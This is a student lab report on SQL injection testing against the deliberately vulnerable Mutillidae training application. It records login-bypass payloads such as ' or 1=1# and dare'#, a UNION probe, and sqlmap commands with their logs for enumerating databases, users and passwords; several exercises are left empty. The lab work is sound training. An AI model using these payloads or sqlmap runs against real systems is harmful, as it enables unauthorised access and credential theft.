

INT307 Web Application Security Lab 1: Manual and Automated SQL Injection Testing

Exercise 1: Identify Vulnerable Parameters

During the exploring the forms (e.g., login, search boxes), it was noted that the fields for testing which contain login name and password was vulnerable and this was test using 'or '1=1# as name and without password and the login was successfully

The image shows two screenshots of the Mutillidae web application. The top screenshot is the login page, and the bottom screenshot is the register page.

Login Page:


- Header: **Please sign-in**
- Form fields: **Name** (containing `'or 1=1#`) and **Password** (containing `..`).
- Button: **Login**
- Page status: **Version: 2.1.19**, **Security Level: 0 (Hosed)**, **Hints: Disabled (0 - I try harder)**, **Logged In Admin: admin (Monkey!)**
- Navigation: **Home**, **Logout**, **Toggle Hints**, **Toggle Security**, **Reset DB**, **View Log**, **View Captured Data**
- Left sidebar: **Core Controls**, **OWASP Top 10**, **Others**, **Documentation**, **Resources**, **Site**
- Message: **You are logged in as admin**
- Button: **Logout**

Register Page:

- Header: **Register for an Account**
- Form fields: **Username**, **Password**, **Confirm Password**, and **Signature**.
- Message: **Account created for dare. 1 rows inserted.**
- Page status: **Version: 2.1.19**, **Security Level: 0 (Hosed)**, **Hints: Disabled (0 - I try harder)**, **Logged In Admin: admin (Monkey!)**
- Navigation: **Home**, **Login/Register**, **Toggle Hints**, **Toggle Security**, **Reset DB**, **View Log**, **View Captured Data**
- Left sidebar: **Core Controls**, **OWASP Top 10**, **Others**, **Documentation**, **Resources**, **Site**
- Message: **Please choose your username, password and signature**

And also create an account with name dare and 123 as password, this was bypass and login without knowing the user's password by using user name only (dare'#). It was successful logging in.

Login

 Back

Please sign-in

Name

dare'#

Password


•

Login

Dont have an account? [Please register here](#)

HomeLogoutToggle HintsToggle SecurityReset DBView LogView Captured Data

Login


 Back

You are logged in as dare

Logout

Exercise 2: Basic SQL Injection Testing

basic SQL injection attacks were Performed to evaluate application response, ' OR '1'='1 (to bypass authentication) was input on the user ID and it shows all the user name on the database and ' UNION SELECT NULL-- also performed to check for vulnerabilities. When type 1, it will display the first name and username on the database which is the normal behavior. Other behavior were observed in the url.



Exercise 3: Error-Based SQL Injection

Exercise 4: Boolean-Based SQL Injection

Exercise 5: Union-Based SQL Injection

Exercise 6: Retrieving Database Information

Automated Testing with SQLMap

Exercise 7: Basic Commands

Check for vulnerabilities:

sqlmap -u

"http://192.168.177.134/mutillidae/index.php?page=userinfo.php&username=Abba&password=abba" --dbs

```
kali@kali: ~
File Actions Edit View Help
[*] starting @ 11:59:32 /2025-02-02/
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q]
[11:59:36] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:59:36] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=f7d0a5f3494...45045e3ad1'). Do you want to use those [Y/n] y
[11:59:47] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:59:48] [INFO] testing if the target URL content is stable
[11:59:49] [INFO] target URL content is stable
[11:59:49] [INFO] testing if URI parameter '#1*' is dynamic
[11:59:49] [WARNING] URI parameter '#1*' does not appear to be dynamic
[11:59:50] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[11:59:51] [INFO] testing for SQL injection on URI parameter '#1*'
[11:59:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:59:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:59:53] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:59:53] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:59:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE'
```

Retrieve the current database:

sqlmap -u

"http://192.168.177.134/mutillidae/index.php?page=userinfo.php&username=Abba&password=abba" --current-db

```
kali@kali: ~  
File Actions Edit View Help  
[12:08:57] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSI  
D=4a424b79c73...70132bef56'). Do you want to use those [Y/n] y  
[12:09:14] [INFO] testing if the target URL content is stable  
[12:09:15] [INFO] target URL content is stable headers already sent by (output started at  
[12:09:15] [INFO] testing if URI parameter '#1*' is dynamic  
[12:09:15] [WARNING] URI parameter '#1*' does not appear to be dynamic  
[12:09:16] [WARNING] heuristic (basic) test shows that URI parameter '#1*' mi  
ght not be injectable header information - headers already sent by (output started at  
[12:09:17] [INFO] testing for SQL injection on URI parameter '#1*'  
[12:09:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[12:09:19] [INFO] testing 'Boolean-based blind - Parameter replace (original  
value)'  
[12:09:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDE  
R BY or GROUP BY clause (EXTRACTVALUE)'  
[12:09:20] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING claus  
e'  
[12:09:20] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHER  
E or HAVING clause (IN)'  
[12:09:21] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (X  
MLType)'  
[12:09:22] [INFO] testing 'Generic inline queries'  
[12:09:22] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'  
[12:09:22] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comme  
nt)'  
[12:09:23] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE  
- comment)'
```

Exercise 8: Enumerate Users and Passwords

List users: `sqlmap -u "http://192.168.120.216/mutillidae/index.php?page=user-info.php" -`
users

```
[12:18:28] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to  
file inclusion (FI) attacks  
[12:18:28] [INFO] testing for SQL injection on GET parameter 'page'  
[12:18:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[12:18:29] [WARNING] reflective value(s) found and filtering out  
[12:18:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[12:18:33] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP B  
Y clause (EXTRACTVALUE)'  
[12:18:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'  
[12:18:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING cla  
use (IN)'  
[12:18:36] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'  
[12:18:37] [INFO] testing 'Generic inline queries'  
[12:18:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'  
[12:18:38] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'  
[12:18:38] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'  
[12:18:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[12:18:40] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'  
[12:18:41] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'  
[12:18:42] [INFO] testing 'Oracle AND time-based blind'  
it is recommended to perform only basic UNION tests if there is not at least one other (pote  
ntial) technique found. Do you want to reduce the number of requests? [Y/n]
```

Get passwords: sqlmap -u "http://192.168.120.216/mutillidae/index.php?page=user-info.php" --password

Exercise 9: Dumping Data

Dump all entries from a specific table